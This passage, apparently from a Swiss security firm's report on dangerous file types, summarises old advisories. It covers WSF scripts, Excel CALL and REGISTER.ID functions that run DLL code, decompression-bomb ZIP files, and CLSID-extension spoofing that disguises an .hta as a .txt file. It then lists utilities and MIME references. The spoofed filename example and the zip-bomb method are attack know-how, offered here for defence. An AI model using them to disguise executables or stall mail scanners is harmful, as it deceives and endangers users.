A Windows script (*.wsf) file is a text document containing Extensible Markup Language (XML) code. It incorporates several features that offer you increased scripting flexibility. Because Windows script files are not engine-specific, they can contain script from any Windows Script compatible scripting engine. They act as a container.

With .wsf files, you can take advantage of the following features as you create your scripts:

.wsf files support You can
- Incorporate functions from VBScript or JScript files into your Windows Script Host project.
- Use more than one scripting language per file.
- Add constants to your code.
- Edit files with any XML editor.
- Store all of your code in a single location.

5.45 XLS – Microsoft Excel Spreasheet

http://www.securiteam.com/securitynews/3A5QCQANFC.html

Microsoft Excel macros can execute DLL functions.

Microsoft Excel - a spreadsheet program created by Microsoft - is vulnerable to an exploit that allows the execution DLL functions without user intervention or knowledge.

Details
Microsoft Excel has a function named "CALL" which can be embedded in spreadsheet macros and worksheet functions. Although a warning is issued when a macro is executed and the macro can be disabled by the user before execution, the actual execution of worksheet functions does not display a warning message making it possible to execute code without the user knowingly allowing it.

This vulnerability allows executing DLL functions by using "CALL". These DLLs can be system DLLs that contain network functionality, file reading and writing, execution of shell programs (such as "format"), etc.

This vulnerability was fixed by Microsoft and a patch is available for customers who want to disable this functionality when it executed within worksheet functions (The functionality is unaffected in macros).

http://www.securiteam.com/windowsntfocus/5LR010A1UA.html

Excel 2000 allows executing programs via XLS files

Summary

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

Excel 2000 allows executing programs when opening an Excel Workbook (.xls file). This may be also be exploited thru IE or Outlook and may enable attackers to take full control over the target's computer by installing a Trojan to the computer and then executing it.

Details
Vulnerable systems:
Excel 2000

The problem is the REGISTER.ID Excel function. It allows executing native code from a DLL - at least the DllMain() function. Note: this has nothing to do with VBA code - the code being executed is native code from a DLL. In order the exploit to work the user must be able to access a specially designed DLL, residing either on the local disk or on a UNC share.

5.46 ZIP – PKZIP Archive

http://www.mimesweeper.com/support/technotes/notes/1153.asp

Potential Threat from the "Zip of Death"

The very purpose of Content Security packages is to thoroughly check the contents of messages as they pass to and from your email infrastructure. When presented with a compressed file, the Content Security Package should open this file and extract all the files from within it such that any threats can be identified.

The problem arises when the files extracted from the compressed file occupies all the available disk space on the host machine.
For example, if you create a text file and enter the same single character 1 million times and save it, the file size will be around 977Kbytes. If you put this file into a Zip archive the compressed file becomes only 1128 bytes.

The problem occurs when the free space on the host machine becomes exhausted during the decomposition phase. Some products do not handle this situation correctly and then "hang". When this situation occurs the mail flow has been stopped, and the malicious file has done it's job.

5.47 {CLSID} - Class Identifier

http://www.guninski.com/clsidext.html

Double clicking on innocent looking files may be dangerous

Description:

By double clicking from Window Explorer or Internet Explorer on filenames with innocent extensions the user may be tricked to execute arbitrary programs.

Details:
If the file extension is certain CLSID e.g.:
testhta.txt.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}
then Windows explorer and IE do not show the CLSID and only the .txt extension,
while the above file is in fact .hta file.
Some exploit scenarios include leaving such malicous files on shared resources or sending them in archive by email.

Workaround: Do not doubleclick from Windows Explorer or Internet Explorer
reference here. Links to the program and information about it are...

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

6 Anhang Utilities

6.1 Freedom

ftp://ftp.zdnet.com/acg/downloads/pub/zd/PCMag/freedom.zip

```
Normally, to manage extensions and their associations you would have to either edit the
registry or open Windows Explorer and select "Tools|Folder Options|File Types" and work
within that menu structure. But, some time back PC Magazine published a utility that does
this for you and gives you the ability to modify and add associations. While it can be
dangerous (playing with file types and their associations can lead to highly unpredictable
actions by your computer) I'll give you the
```

6.2 Liste aller Datei-Erweiterungen

Auf folgenden Websitse können die meisten bekannten Datei-Erweiterungen mit entsprechender Kurzbeschreibung nachgeschlagen werden:

http://filext.com
http://www.ecs.umass.edu/ecs/formats.html

6.3 Liste der MIME-Types

Auf den folgenden Websites können die meisten bekannten MIME-Types nachgeschlagen werden:

http://www.isi.edu/in-notes/iana/assignments/media-types/media-types
http://home.att.net/~skchen/pwp-mime-type.html

Hier sind die offizielle durch IANA vergeben MIME-Types:
ftp://ftp.isi.edu/in-notes/iana/assignments/media-types

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch